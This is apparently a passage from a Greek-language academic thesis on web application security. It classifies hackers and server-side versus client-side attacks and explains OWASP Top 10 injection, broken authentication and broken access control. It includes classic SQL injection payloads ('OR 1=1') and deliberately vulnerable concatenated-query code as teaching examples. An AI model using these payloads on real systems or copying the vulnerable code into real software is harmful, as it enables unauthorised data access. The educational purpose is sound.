
White Hat Hackers

White Hat Hackers ή Penetration Tester ή Ethical Hackers ονομάζονται οι “ηθικοί” hackers και χαρακτηρίζονται από την βοήθεια που προσφέρουν. Η λέξη hackers έχει συνδυαστεί στο μυαλό πολλών ως κάτι κακόβουλο, στην κατηγορία αυτή δεν ισχύει κάτι τέτοιο. Οι white hat hackers είναι άνθρωποι της hacking κοινότητας που εισβάλλουν σε κάποιο σύστημα στα πλαίσια των ηθικών αρχών χρησιμοποιώντας τις ίδιες τεχνικές με τους Black Hat Hackers. Για παράδειγμα, είναι οι υπάλληλοι εταιρειών οι οποίοι έχουν άδεια να επιτίθενται στο δίκτυο και στα συστήματα της εταιρείας τους για τον καθορισμό των αδυναμιών τους. Επίσης, είναι συνήθως άνθρωποι που δουλεύουν για μεγάλες εταιρείες, ειδικοί ασφαλείας, διαχειριστές συστημάτων και άτομα που δουλεύουν σε υπηρεσίες εθνικής ασφάλειας ώστε να προσφέρουν προστασία από τυχόν ηλεκτρονικές επιθέσεις. Έχουν, δηλαδή, καθήκον να χρησιμοποιούν τις γνώσεις τους με τέτοιο τρόπο, ώστε να επωφεληθούν άλλοι άνθρωποι ή υπηρεσίες [20].

Gray Hat Hackers[s10][at11][s12][at13]

Η κατηγορία αυτή ουσιαστικά ανήκει στην “γκρίζα” ζώνη μεταξύ νομιμότητας και παρανομίας. Μπορούμε να την χαρακτηρίσουμε ως το μέσο μεταξύ των δύο προηγούμενων κατηγοριών. Μπορεί επίσης να χαρακτηριστεί και ως ουδέτερη. Η πλειονότητα των Gray Hat Hackers, περιλαμβάνεται από εθελοντές hackers, οι οποίοι θέλουν να μειώσουν τον κίνδυνο αυτόν του διαδικτύου. Ένα ακόμη χαρακτηριστικό που έχει αποδοθεί στην συγκεκριμένη κατηγορία είναι αυτό του hacktivists, δηλαδή τα άτομα που χρησιμοποιούν τους υπολογιστές και το διαδίκτυο για να μεταφέρουν πολιτικά μηνύματα, όπως οι Anonymous. Ένα χαρακτηριστικό παράδειγμα για αυτό αποτελεί το γεγονός να έχουν εντοπίσει ένα κενό ασφαλείας σε ένα ορισμένο site και να ενημερώνουν τον διαχειριστή του για αυτό. Όμως ενδεχομένως να προτείνουν να το επιδιορθώσουν οι ίδιοι με αντάλλαγμα μια αμοιβή [19]. Παρόλα αυτά επειδή δεν έχουν εξουσιοδότηση για να

κάνουν αυτές τις δοκιμές ασφαλείας στα συστήματα, οι πράξεις των Gray Hat Hackers θεωρούνται ακόμα παράνομες [20].

2.7 Κατηγορίες Επιθέσεων

Όπως είδαμε στο προηγούμενο κεφάλαιο επίθεση σε ένα πληροφοριακό σύστημα ορίζεται ως οι τεχνικές που χρησιμοποιεί ένας κακόβουλος χρήστης για να το εκμεταλλευτεί μέσω κάποιων ευπαθειών που μπορεί να έχει. Αυτές οι επιθέσεις χωρίζονται σε δύο βασικές κατηγορίες τις Server – side, που είναι η κατηγορία στην οποία δεν χρειάζεται η αλληλεπίδραση του χρήστη για την επιτυχία της επίθεσης και τις Client – side, στη συγκεκριμένη κατηγορία η αλληλεπίδραση του χρήστη είναι αναγκαία για την ολοκλήρωση της επίθεσης.

Server – side

Όπως αναφέραμε η βασική διαφορά με τις Client – side είναι ότι δεν χρειάζεται να υπάρξει αλληλεπίδραση με κάποιο χρήστη. Οι συγκεκριμένες επιθέσεις μπορούν να χρησιμοποιηθούν εναντίον διακομιστών, μπορούν όμως να χρησιμοποιηθούν και εναντίον απλών υπολογιστών χρηστών. Το μόνο απαραίτητο στοιχείο και στις δύο περιπτώσεις είναι να διαθέτουν πραγματική IP (Internet Protocol) ή να είναι στο ίδιο δίκτυο για να μπορείς να κάνεις ping στην IP του.

Για να μπορέσουμε να εκτελέσουμε μία τέτοια επίθεση θα πρέπει να ακολουθήσουν κάποια βήματα ανάλυσης του συστήματος που θέλουμε να "χτυπήσουμε". Το πρώτο πράγμα που πρέπει να γίνει είναι να μαζέψουμε πληροφορίες για το μηχάνημα του στόχου. Τι λειτουργικό σύστημα διαθέτει, τι προγράμματα είναι εγκατεστημένα και τι διεργασίες/υπηρεσίες τρέχουν εκείνη την ώρα και με ποιες πόρτες σχετίζονται. Στις επιθέσεις που θα τρέξουμε στο επόμενο κεφάλαιο η βασική ανάλυση που θα κάνουμε είναι στη διαδικτυακή εφαρμογή. Θα ψάχνουμε να δούμε για πιθανά τρωτά σημεία μέσα στη διαδικτυακή εφαρμογή, πεδία εισόδου δεδομένων χρήστη, μεταβλητές που στέλνονται μέσα από το URL και άλλα. Μας ενδιαφέρει να μάθουμε όσες περισσότερες πληροφορίες γίνεται για το υπολογιστικό σύστημα που θα χτυπήσουμε γιατί υπάρχει πιθανότητα να μην έχει γίνει κάποια ρύθμιση σωστά και να έχει δημιουργηθεί κάποιο κενό ασφαλείας ή κάποια διεργασία που τρέχει να έχει προεγκατεστημένη κάποια κερκόπορτα (backdoor). [21]

Client – side

Με τον όρο client – side αναφερόμαστε σε επιθέσεις οι οποίες έχουν να κάνουν με τη μεσολάβηση του χρήστη για να πραγματοποιηθούν. Η καλύτερη στρατηγική πάντα είναι προσέγγιση του στόχου με server – side επιθέσεις. Τώρα σε περίπτωση που το μηχάνημα δεν διαθέτει κάποια πραγματική IP και "κρύβεται" πίσω από κάποιο δρομολογητή ή δεν είναι στο ίδιο δίκτυο με εμάς ή ακόμα και αν δεν βρίσκουμε κάποια ευπάθεια, μπορούμε να προσεγγίσουμε τον στόχο με τεχνικές Client – side.

Εφόσον οι συγκεκριμένες επιθέσεις απαιτούν να γίνει κάποια ενέργεια χρήστη για να πραγματοποιηθούν, ο έλεγχος και η ανάλυση που πρέπει να γίνει αφορά τον χρήστη. Δηλαδή δεν μας ενδιαφέρει τι υπηρεσίες τρέχουν στο μηχάνημα του χρήστη, αλλά ποιες υπηρεσίες χρησιμοποιεί ο χρήστης. Έτσι η συγκέντρωση των πληροφοριών σε αυτές τις επιθέσεις είναι ο πιο μεγάλος παράγοντας για την επιτυχία τους. Οι πληροφορίες αυτές που πρέπει να συγκεντρώσουμε έχουν να κάνουν με το άτομο και την καθημερινότητά του για την προσέγγιση του ατόμου μέσω αυτών. Όπως ποιοι είναι οι φίλοι του, σε τι δίκτυα συνδέεται καθημερινά αλλά και ποιες ιστοσελίδες εμπιστεύεται και επισκέπτεται. Αυτό το είδος επιθέσεων ονομάζεται Social Engineering [22].[s14][at15][s16][at17]

Με βάση τα παραπάνω μπορούμε πλέον να κατατάξουμε τις ευπάθειες και τις επιθέσεις που αναφέραμε στα παραδείγματα της προηγούμενης ενότητας. Ως server – side επιθέσεις χαρακτηρίζονται οι SQL Injection γιατί γίνονται πάνω στη διαδικτυακή εφαρμογή. Επίσης οι Credential Stuffing επιθέσεις, που χρησιμοποιούνται για την ευπάθεια Broken Authentication, ανήκουν σε αυτή την κατηγορία, όπως και η επίθεση IDOR του Broken Access Control μιας και εκείνες οι δοκιμές γίνονται απευθείας στη διαδικτυακή εφαρμογή. Η επίθεση Directory Traversal που αναφέραμε κατατάσσεται κι εκείνη ως server – side επίθεση καθώς από λάθος ελέγχους επιτρέπει στον χρήστη να ανεβάσει λάθος τύπου αρχείο στον διακομιστή. Ειδική ιδιαιτερότητα έχει η επίθεση XSS καθώς θα δούμε ότι αποτελείται από τρεις κατηγορίες, από αυτές η μία που ονομάζεται Persistent / Stored XSS χαρακτηρίζεται ως server – side για το λόγο του ότι ο κώδικας JS αποθηκεύεται στον διακομιστή και τρέχει κάθε φορά που φορτώνεται ο σύνδεσμος, χωρίς να χρειαστεί να τον στείλει ο κακόβουλος χρήστης στο θύμα. Οι άλλες δύο κατηγορίες χαρακτηρίζονται ως client – side γιατί θα πρέπει να χρησιμοποιήσει ο κακόβουλος χρήστης social engineering για να μπορέσει να δώσει το σύνδεσμο στον οποίο υπάρχει ο κακόβουλος κώδικας JS μέσω κάποιου email. Τέλος και η επίθεση CSRF χαρακτηρίζεται ως client – side γιατί το θύμα θα πρέπει κι εκεί να ανοίξει κάποιο συγκεκριμένο σύνδεσμο φτιαγμένο από τον κακόβουλο χρήστη για να μπορέσει να του υποκλέψει τα στοιχεία. Στον πίνακα 1 φαίνονται οι κατηγορίες που αναφέραμε και η κάθε επίθεση ταξινομημένη στις κατηγορίες αυτές.

Server-Side Επιθέσεις/Ευπάθεια	**Client-Side Επιθέσεις/Ευπάθεια**
SQL Injection / Injection Vulnerability	Reflected XSS / XSS Vulnerability
Credential Stuffing / Broken Authentication	DOM Based XSS / XSS Vulnerability
IDOR / Broken Access Control	CSRF / CSRF Vulnerability
Directory Traversal / Broken Access Control	
Persistent (Stored)XSS / XSS Vulnerability	

Πίνακας 1. Κατηγορίες επιθέσεων

Κεφάλαιο 3

Ανάλυση Ευπαθειών και αντίστοιχων Επιθέσεων

3.1 OWASP Top 10

Ένα μεγάλο ρόλο στην αντιμετώπιση των ευπαθειών που υπάρχουν στις διαδικτυακές εφαρμογές έχει αναλάβει ο OWASP. Είναι ένας διεθνής μη κερδοσκοπικός οργανισμός με κεντρικό σκοπό την βελτίωση της ασφάλειας του λογισμικού. Βασικός δηλαδή στόχος του OWASP αποτελεί η ανάδειξη του θέματος της ασφάλειας των εφαρμογών. Για την υλοποίηση του στόχου τους παρέχουν ενημέρωση και πληροφόρηση σε όλους όσους ασχολούνται με την ανάπτυξη λογισμικού με δωρεάν έγγραφα, εργαλεία και πρότυπα, τόσο σε προσωπικό όσο και σε επίπεδο οργανισμών [23].

Ένα από τα πιο μεγάλα σχέδια του OWASP είναι το OWASP Top 10. Είναι μία λίστα με τα δέκα πιο επικίνδυνα ρίσκα ασφαλείας που μπορεί να υπάρχουν σε διαδικτυακές εφαρμογές. Η λίστα αυτή αλλάζει κάθε τέσσερα χρόνια με μία καινούρια έκδοσή της, ωστόσο μέσα σε αυτά τα τέσσερα χρόνια μπορεί να υπάρξουν διάφορες ενημερώσεις με μικρές αλλαγές στην ήδη υπάρχουσα. Παρακάτω θα αναφέρουμε ονομαστικά όλο τον πίνακα του OWASP Top 10:

1. Injection
2. Broken Authentication
3. Sensitive Data Exposure
4. XML External Entities (XXE)
5. Broken Access Control
6. Security Misconfiguration
7. Cross Site Scripting (XSS)
8. Insecure Deserialization
9. Using Components with Known Vulnerabilities
10. Insufficient Logging & Monitoring

Στη συνέχεια αυτού του κεφαλαίου θα ασχοληθούμε με μερικές από τις πιο συνηθισμένες ευπάθειες που υπάρχουν στις μέρες μας και τις Server – Side επιθέσεις με τις οποίες μπορούμε να τις εκμεταλλευτούμε. Επίσης θα δούμε πως το να έχει ευπάθεια ένα σύστημα δεν κάνει ευάλωτο μόνο το ίδιο αλλά και άλλες συσκευές που μπορεί να βρίσκονται στο ίδιο δίκτυο με εκείνο. Αποκτώντας πρόσβαση σε ένα μηχάνημα χρήστη θα μπορέσουμε να ψάξουμε στο δίκτυο για άλλους πιθανούς στόχους να εκμεταλλευτούμε με την τεχνική Pivoting. Στις μέρες μας ένα μη ασφαλές λογισμικό υπονομεύει σημαντικές υποδομές όπως οικονομία, άμυνα, ιατροφαρμακευτική περίθαλψη και άλλα. Με την πολυπλοκότητα που έχουν οι σημερινές διαδικτυακές εφαρμογές και την τεράστια διασύνδεση που υπάρχει με διαφορετικά υπολογιστικά συστήματα, αυξάνεται η δυσκολία για την επίτευξη της ασφάλειάς τους εκθετικά. Όμως δεν επιτρέπεται να ανεχόμαστε προβλήματα ασφαλείας για τα οποία υπάρχει εύκολη λύση αντιμετώπισης, όπως αυτά του OWASP Top 10 [24].

Πριν ξεκινήσουμε την ανάλυση για τις ευπάθειες του Top 10, θα ήταν χρήσιμο να αναφερθούμε σε μία έρευνα του OWASP η οποία διαβαθμίζει τα ρίσκα της ασφάλειας στις διαδικτυακές εφαρμογές και το πόσο σοβαρά μπορεί να είναι σε μία επιχείρηση (Εικόνα 2), με το να συνδυάζει τους εξής παράγοντες:

1. Ποιος θα είναι ο τρόπος εκμετάλλευσης του συστήματος και βαθμός δυσκολίας
2. Πόσο γνωστή και συχνά εμφανιζόμενη είναι
3. Πόσο εύκολη είναι η εύρεση της ευπάθειας
4. Τις τεχνικές επιπτώσεις που μπορεί να έχει

Threat Agents	Exploitability	Weakness Prevalence	Weakness Detectability	Technical Impacts	Business Impacts
App. Specific	EASY : 3	WIDESPREAD : 3	EASY : 3	SEVERE : 3	App / Business Specific
	AVERAGE : 2	COMMON : 2	AVERAGE : 2	MODERATE : 2	
	DIFFICULT : 1	UNCOMMON : 1	DIFFICULT : 1	MINOR : 1	

Εικόνα 2. Risk Factors

3.1.1 Injection[s18][at19][s20]

Θα ξεκινήσουμε με την πρώτη ευπάθεια από την έκδοση 2017 του Top 10 η οποία αφορά ελαττώματα που έχουν να κάνουν με έγχυση κώδικα, για να αποκτήσει για παράδειγμα πρόσβαση ένας κακόβουλος χρήστης στη βάση δεδομένων. Τα ελαττώματα αυτά μπορεί να είναι SQL, NoSQL, OS και LDAP (Lightweight Directory Access Protocol) injection, και προκύπτουν όταν δεδομένα τα οποία δεν είναι έμπιστα, σταλθούν στον διερμηνέα ως μέρος της εντολής ή του ερωτήματος. Αυτά τα δεδομένα μπορεί να τα περάσει ένας κακόβουλος χρήστης μέσω μεταβλητών περιβάλλοντος, παραμέτρους, ή και από άλλες διαδικτυακές υπηρεσίες οι οποίες υπάρχουν στην διαδικτυακή εφαρμογή. Για παράδειγμα σε μία διαδικτυακή εφαρμογή η οποία μας ζητάει τα στοιχεία μας για να συνδεθούμε με το λογαριασμό μας, αν είναι γραμμένος λάθος ο κώδικας που κάνει την επαλήθευση στοιχείων για την είσοδο μπορεί ένας κακόβουλος χρήστης να περάσει SQL ερωτήματα από τις παραμέτρους αυτές. Για την εκμετάλλευση αυτών των ευπαθειών οι κακόβουλοι χρήστες χρησιμοποιούν Injection attacks, τα οποία μπορεί να είναι SQL/NoSQL ερωτήματα, εντολές λειτουργικών συστημάτων.

Με βάση την έρευνα του OWASP η συγκεκριμένη ευπάθεια είναι πάρα πολύ εύκολη για να την εκμεταλλευτεί ένας κακόβουλος χρήστης, δεν χρειάζονται πολλές γνώσεις για να μπορέσει να υποκλέψει ευαίσθητες πληροφορίες στις οποίες δεν έχει εξουσιοδότηση οι οποίες υπάρχουν σε μία βάση δεδομένων που έχει πρόσβαση η εφαρμογή. Η συχνότητα εμφάνισης της συγκεκριμένης ευπάθειας είναι μέτρια και σε πιο πρόσφατη έρευνα φαίνεται να έχει μειωθεί κι άλλο. Όμως η ανίχνευσή της είναι πολύ εύκολη, είτε αναλύοντας κομμάτια κώδικα και κάνοντας δοκιμές για την εξακρίβωση της ευπάθειας, είτε με διάφορα εργαλεία που μπορούν να τις ανιχνεύσουν αυτόματα. Δοκιμάζοντας διάφορες εισαγωγές του χαρακτήρα «‘» μαζί με κώδικα SQL σε κελιά εισαγωγής κειμένου μπορούμε να αλλάξουμε το αποτέλεσμα που θα μας επιστρέψει η σελίδα και να διαπιστώσουμε το συγκεκριμένο ελάττωμα. Ένα εργαλείο που μπορεί να κάνει τη συγκεκριμένη δουλειά είναι το SQLmap το οποίο ελέγχει τη διαδικτυακή εφαρμογή για τη γλώσσα που

χρησιμοποιεί για την διασύνδεση της με τη βάση δεδομένων, αν είναι ευάλωτοι και σε ποιο κομμάτι κώδικα και έπειτα μπορείς να τρέξεις εντολές για να κάνει inject τον κώδικα.

Επιπλέον το αντίκτυπο που μπορεί να έχει η εκμετάλλευση μιας τέτοιας ευπάθειας είναι πολύ μεγάλο. Ένας κακόβουλος χρήστης που θα επιτεθεί σε ένα τέτοιο ευάλωτο σύστημα μπορεί να υποκλέψει από τη βάση δεδομένων ονόματα χρηστών και κωδικούς για την διαδικτυακή εφαρμογή, τραπεζικούς λογαριασμούς, προσωπικές πληροφορίες και άλλα. Όλα αυτά τα στοιχεία θα έχει τη δυνατότητα να τα διαβάσει, να τα αλλοιώσει ή και να τα διαγράψει, με εντολές όπως τις SELECT, INSERT, DELETE. Χρησιμοποιώντας λογαριασμούς διαχειριστών που μπορεί να ανακαλύψει αποκτά πλήρη πρόσβαση της διαδικτυακής εφαρμογής, καθώς ένας διαχειριστής θα έχει πλήρη δικαιώματα συστήματος.

Για να διαθέτει τέτοιου είδους ελαττώματα μία εφαρμογή, θα πρέπει τα δεδομένα που αποστέλλονται από κάποιο χρήστη μέσω τεχνικών εισόδου κειμένου (textboxes) να μην επιβεβαιώνονται ή να φιλτράρονται με κατάλληλες εφαρμογές, όπως log analyzers τα οποία καταγράφουν την κίνηση της μεθόδου GET του HTTP και την αναλύουν, και να μην προσαρμόζονται με κατάλληλο τρόπο από την εφαρμογή με την χρήση των προπαραμετροποιημένων δηλώσεων που θα δούμε στο κεφάλαιο αντιμετώπισης του προβλήματος αυτού. Ένας άλλος λάθος χειρισμός που αφήνει την διαδικτυακή εφαρμογή εκτεθειμένη είναι η χρήση των δυναμικών ερωτημάτων ή των μη παραμετροποιημένων κλήσεων στέλνοντάς τις απευθείας στον διερμηνέα, χωρίς τη χρήση της τεχνικής escaping [24]. Με τη συγκεκριμένη τεχνική ελέγχεται ο κώδικας που στέλνεται στον διερμηνέα και αλλάζει τους ειδικούς χαρακτήρες, για παράδειγμα ο ειδικός χαρακτήρας «’» θα μετατραπεί σε «\’» με αποτέλεσμα να μην επηρεάσει το ερώτημα προς τη βάση δεδομένων.

Παράδειγμα 1

Η είσοδος θα γίνει μέσα από κάποιο input textbox.

txtUserId = getRequestString(“UserId”);
*txtSQL = “SELECT * FROM Users WHERE UserId = “ + txtUserId;*

Input → *UserId: 105 OR 1 = 1*

Query that will be executed → *SELECT * FROM Users WHERE UserId = 105 OR 1 = 1;*

Είναι πάντα αληθής και θα μας επιστρέψει όλες τις εγγραφές από τον πίνακα Users.

Παράδειγμα 2

Η είσοδος θα γίνει μέσα από παράμετρο στο URL.

*String query = “SELECT * FROM accounts WHERE custID = ‘ “ + request.getParameter(“id”) + “ ‘ “;*
http://example.com/app/accountView?id=’ OR ‘1’=’1

Query that will be executed → *SELECT * FROM accounts WHERE custID = ‘ ‘ OR ‘1’=’1’*

Και σε αυτό το παράδειγμα θα επιστρέψει όλες τις εγγραφές.

3.1.2 Broken Authentication

Στην συγκεκριμένη ευπάθεια οι κακόβουλοι χρήστες για να την εκμεταλλευτούν μπορούν να χρησιμοποιήσουν λίστες με εκατομμύρια έγκυρους συνδυασμούς από ονόματα χρηστών και

κωδικούς. Για την εκτέλεση των επιθέσεων αυτών χρησιμοποιούν τεχνικές όπως credential stuffing, brute force επιθέσεις, λίστες με προεπιλεγμένους λογαριασμούς διαχειριστών και εργαλεία για dictionary επιθέσεις. Η διαφορά ανάμεσα στο credential stuffing και σε μία brute force επίθεση είναι ότι στην πρώτη περίπτωση χρησιμοποιούν συνδυασμούς από ονόματα και κωδικούς χρηστών που μπορεί να έχουν στα χέρια τους από κάποια άλλη επίθεση που έχουν υλοποιήσει σε κάποια άλλη εφαρμογή, ενώ μία brute force επίθεση χρησιμοποιεί πιθανούς συνδυασμούς δημιουργημένους από κάποιο άλλο εργαλείο. Λίστες με προεπιλεγμένους λογαριασμούς έχουν δημιουργηθεί και υπάρχουν στο Διαδίκτυο με τους προεπιλεγμένους κωδικούς εφαρμογών, όπως admin/admin και άλλα. Ενώ οι dictionary επιθέσεις χρησιμοποιούν λέξεις οι οποίες υπάρχουν στο αγγλικό λεξικό και συνήθως είναι συνδυασμοί έξι γραμμάτων [25].

Για να αποκτήσει κανείς πρόσβαση σε πολλές διαδικτυακές εφαρμογές χρειάζεται να δημιουργήσει ένα λογαριασμό στον οποίο θα έχει πρόσβαση μόνο εκείνος. Η συγκεκριμένη ευπάθεια αφορά λάθος ενέργειες που μπορεί να έχουν γίνει σε μία διαδικτυακή εφαρμογή και να επιτρέπει σε ένα κακόβουλο χρήστη να χρησιμοποιήσει το λογαριασμό σου. Είναι εύκολη η εκμετάλλευσή της μιας και έχει να κάνει κυρίως με αυτοματοποιημένα εργαλεία τα οποία γεμίζουν την διαδικτυακή εφαρμογή με πιθανούς συνδυασμούς ονομάτων και κωδικών χρηστών. Ο δεύτερος τρόπος υποκλοπής ταυτότητας είναι μέσω συνεδριών (sessions). Όπως αναφέραμε, σε κάθε είσοδο ενός χρήστη σε διαδικτυακή εφαρμογή δημιουργείται μία συνεδρία που κρατάει πληροφορίες για να μπορεί ο διακομιστής να επιβεβαιώνει σε κάθε αίτημα την ταυτότητα του κάθε χρήστη. Ένας κακόβουλος χρήστης μπορεί να υποκλέψει το session id είτε με κάποιο πρόγραμμα επίθεσης που λειτουργεί ως proxy και μπορείς να αλλάξεις τη δική σου ταυτότητα με άλλους χρήστες. Με τον proxy server του προγράμματος μπορείς να παγώσεις τα headers που στέλνονται και να αλλάξεις τις πληροφορίες που γράφουν μέσα. Εκτός αυτόν τον τρόπο επειδή οι συνεδρίες μένουν αποθηκευμένες στον περιηγητή αν δεν κλείσει, υπάρχει κίνδυνος υποκλοπής όταν χρησιμοποιούμε δημόσια μηχανήματα. Για παράδειγμα, υπολογιστές σε μία δημόσια βιβλιοθήκη οι οποίοι χρησιμοποιούνται από διαφορετικά άτομα σε τακτά χρονικά διαστήματα.

Είναι αρκετά διαδεδομένη ευπάθεια και οφείλεται στο σχεδιασμό και στην υλοποίηση των περισσότερων ελέγχων πρόσβασης και ταυτοποίησης. Ένας τέτοιος έλεγχος ταυτοποίησης είναι και οι συνεδρίες οι οποίες αντιστοιχούν ένα μοναδικό αλφαριθμητικό στον περιηγητή από τον οποίο θα κάνει τη σύνδεσή του ο χρήστης, αυτό το αλφαριθμητικό αποθηκεύεται και στον διακομιστή. Η ανίχνευσή της δεν είναι και τόσο εύκολη καθώς ο κακόβουλος χρήστης θα πρέπει να κάνει τις δοκιμές που αναφέραμε χειροκίνητα και έπειτα να χρησιμοποιήσει διάφορα αυτοματοποιημένα εργαλεία για την εκμετάλλευση. Για παράδειγμα για να δει αν υπάρχει λάθος σχεδιασμός στην είσοδο μίας διαδικτυακής εφαρμογής μπορεί να δοκιμάσει μερικούς λάθος συνδυασμούς λογαριασμών και αν δεν δει κάποιο μέτρο ασφαλείας λόγω αποτυχημένων προσπαθειών να χρησιμοποιήσει τα εργαλεία για Brute Force επίθεση. Οι επιπτώσεις μιας τέτοιας ευπάθειας μπορεί να είναι πολύ σοβαρές καθώς οι κακόβουλοι χρήστες μπορούν να αποκτήσουν πρόσβαση με κωδικούς διαχειριστή και να βρεθεί εκτεθειμένη όλη η διαδικτυακή εφαρμογή. Επιπροσθέτως ανάλογα τον κλάδο που βρίσκεται η επιχείρηση για την οποία είναι φτιαγμένη η εφαρμογή μπορεί οι κακόβουλοι χρήστες να εμπλακούν σε ξέπλυμα χρημάτων, κλοπή ταυτότητας, αποκάλυψη απόρρητων δεδομένων και άλλα.

Για να υπάρξει κίνδυνος για εμφάνιση της ευπάθειας Broken Authentication θα πρέπει η διαδικτυακή εφαρμογή μας, να επιτρέπει σε ένα κακόβουλο χρήστη να πραγματοποιεί αυτοματοποιημένες επιθέσεις, όπως credential stuffing και brute force. Επίσης να επιτρέπει την χρήση προεπιλεγμένων, αδύναμων ή γνωστών κωδικών πρόσβασης όπως, "Password1" ή "admin/admin". Αν η εφαρμογή χρησιμοποιεί αδύναμους ή μη αποτελεσματικούς τρόπους ανάκτησης δεδομένων/κωδικών, όπως είναι οι προσωπικές ερωτήσεις γνώσεων οι οποίες δεν είναι

ασφαλής γιατί υπάρχει δυνατότητα να μπορεί και ο κακόβουλος χρήστης να τις απαντήσει. Η χρήση plaint text ή αδύναμων κωδικοποιήσεων των κωδικών πρόσβασης των χρηστών είναι ακόμα μία εμφάνιση της ευπάθειας αυτής. Άλλο ένα πρόβλημα δημιουργείται όταν δεν διαθέτει ή διαθέτει μη αποτελεσματικό έξτρα επίπεδο ταυτοποίησης (multi-factor authentication), το οποίο εκτός τον κωδικό πρόσβασης μπορεί να σου ζητήσει να περάσεις και κάποιο κωδικό-token που θα έρθει στον κινητό σου ή στο email σου. Επίσης υπάρχουν τρεις λόγοι ακόμα που δημιουργούν Broken Authentication και αφορά την ταυτότητα των συνεδριών. Αν εμφανίζεται στο URL η ταυτότητα ώστε να μπορεί να την αλλάξει ένας κακόβουλος χρήστης μέσω εφαρμογών μεσολάβησης, να μην αλλάζει μετά από επιτυχής είσοδο στο σύστημα σε ένα άλλο τυχαίο αλφαριθμητικό και να μην ακυρώνεται όταν ο χρήστης κάνει αποσύνδεση ή μείνει αρκετή ώρα σε αδράνεια [24].

Παράδειγμα

Σε μία εφαρμογή δεν είναι ρυθμισμένη σωστά η λήξη των συνεδριών μετά από συγκεκριμένο χρονικό διάστημα. Ο χρήστης χρησιμοποιεί ένα δημόσιο υπολογιστή για την πρόσβασή του στη διαδικτυακή εφαρμογή. Αντί να κάνει αποσύνδεση όταν τελειώσει κλείνει την καρτέλα και αποχωρεί. Ο κακόβουλος χρήστης χρησιμοποιεί τον ίδιο περιηγητή λίγο αργότερα και είναι ακόμα πιστοποιημένος ο προηγούμενος χρήστης.

3.1.3 Broken Access Control

Με τη βοήθεια του Access Control επιβάλλονται πολιτικές (κανόνες) με τις οποίες ένας χρήστης δεν μπορεί να δράσει εκτός δικαιωμάτων του. Όμως οι περιορισμοί στο τι μπορεί να κάνει ένας πιστοποιημένος χρήστης δεν είναι πάντα ρυθμισμένοι σωστά. Τέτοιες αστοχίες στο σύστημα μπορεί να τις εκμεταλλευτεί ένας κακόβουλος χρήστης και να αποκτήσει πρόσβαση σε δεδομένα τα οποία δεν θα έπρεπε, όπως λογαριασμοί άλλων χρηστών, να δει ευαίσθητα αρχεία του διακομιστή, ή ακόμα και να αλλάξει στοιχεία χρηστών. Υπάρχουν εργαλεία τα οποία μπορούν να τους βοηθήσουν να ανιχνεύσουν αν υπάρχει Access Control στη διαδικτυακή εφαρμογή, αλλά σε περίπτωση που υπάρχει δεν μπορούν να διαπιστώσουν αν είναι αποτελεσματικός αυτός ο έλεγχος πρόσβασης και πόσο. Αυτά τα εργαλεία είναι το Static Application Security Testing (SAST) και το Dynamic Application Security Testing (DAST). Για να βρεθούν περισσότερες πληροφορίες για το που μπορεί να υπάρχει Broken Access Control θα πρέπει να κάνει χειροκίνητους ελέγχους.

Λόγω των χειροκίνητων ελέγχων που χρειάζεται για την ανίχνευσή της, χαρακτηρίζεται ως μέτριου επιπέδου ως προς την εκμετάλλευσή της αλλά και την ανίχνευση, γιατί ένας κακόβουλος χρήστης χρειάζεται να έχει παραπάνω γνώσεις για να ανακαλύψει που μπορεί να εφαρμόζονται οι πολιτικές ελέγχου λάθος. Μπορεί να την συναντήσουμε αρκετές φορές σε διαδικτυακές εφαρμογές και αυτό οφείλεται στο ότι δεν υπάρχουν αυτοματοποιημένοι μηχανισμοί για να εντοπίσουν την αδυναμία στο σύστημα βοηθώντας τους προγραμματιστές των διαδικτυακών εφαρμογών να στήσουν σωστά τους ελέγχους και τους περιορισμούς. Επιπλέον υπάρχει έλλειψη αποτελεσματικότητας των δοκιμών που γίνονται από τους προγραμματιστές της εφαρμογής. Καθώς η εύρεση της δεν θα πρέπει να βασίζεται σε αυτοματοποιημένους ελέγχους, αλλά θα πρέπει να γίνεται χειροκίνητα στα κομμάτια του κώδικα της εφαρμογής. Οι χειροκίνητες αυτές δοκιμές θα πρέπει να γίνονται σε HTTP μεθόδους (GET, PUT κλπ.) για να βλέπει ο προγραμματιστής αν μέσω των μεθόδων μπορεί κάποιος να διαβάσει ένα αρχείο που δεν έχει εξουσιοδότηση και βρίσκεται σε διαφορετικό σημείο στον διακομιστή. Επίσης στις άμεσες αναφορές αντικειμένου (direct object reference) με τις οποίες αναφέραμε ότι ένας κακόβουλος χρήστης μπορεί να δει αρχεία από άλλους λογαριασμούς που δεν έχει εξουσιοδότηση κλπ. Η επίπτωση που μπορεί να έχει η εκμετάλλευση της συγκεκριμένης ευπάθειας αυξάνεται ανάλογα με το τι πληροφορίες έχει ανάγκη να προστατεύσει η εταιρεία. Σε περίπτωση που ο κακόβουλος χρήστης αποκτήσει εξουσιοδότηση διαχειριστή θα μπορεί να αλλοιώσει δεδομένα ή να τροποποιήσει κομμάτια της διαδικτυακής εφαρμογής.

Για να πούμε ότι μία διαδικτυακή εφαρμογή είναι ευάλωτη για επιθέσεις τύπου Broken Access Control θα πρέπει να μπορεί να γίνει παράκαμψη των ελέγχων του. Για παράδειγμα αλλάζοντας το URL σε μία σελίδα που δεν θα έπρεπε να μας δίνει πρόσβαση, και παρόλα αυτά να μας την ανοίγει. Αν μας επιτρέπει να αλλάξουμε το βασικό κλειδί εγγραφής άλλου χρήστη (IDOR), ή να δούμε και να τροποποιήσουμε τον λογαριασμό άλλου χρήστη. Να μας επιτρέπει να περιηγηθούμε στην διαδικτυακή εφαρμογή ως μη εξουσιοδοτημένος χρήστης ή σε προνομιούχες σελίδες ως απλός χρήστης. Για παράδειγμα να χρησιμοποιήσουμε μία διαδικτυακή εφαρμογή παρακάμπτοντας την είσοδο που μπορεί να χρειάζεται ή να είμαστε συνδεδεμένοι ως απλός χρήστης και να μπορούμε να ανοίξουμε τη σελίδα ενός διαχειριστή. Επίσης αν έχουμε τη δυνατότητα να αλλάξουμε τα δικαιώματά μας [24].

Τα ελαττώματα αυτά μπορούν να χαρακτηριστούν ως μη σκόπιμες αποφάσεις οι οποίες προκλήθηκαν από λάθος παραμετροποίηση κανόνων, πολιτικών ή αλγορίθμων του συστήματος. Συχνά αυτά τα ελαττώματα είναι δύσκολο να βρεθούν γιατί οι αποφάσεις ελέγχου πρόσβασης παίρνονται από διαφορετικούς κανόνες και πολιτικές.

Ελαττώματα Access Control:

- **Block Privilege:** Ο χρήστης πρέπει να έχει πρόσβαση αλλά δεν έχει.
- **Leak Privilege:** Ο χρήστης δεν πρέπει να έχει πρόσβαση αλλά έχει.
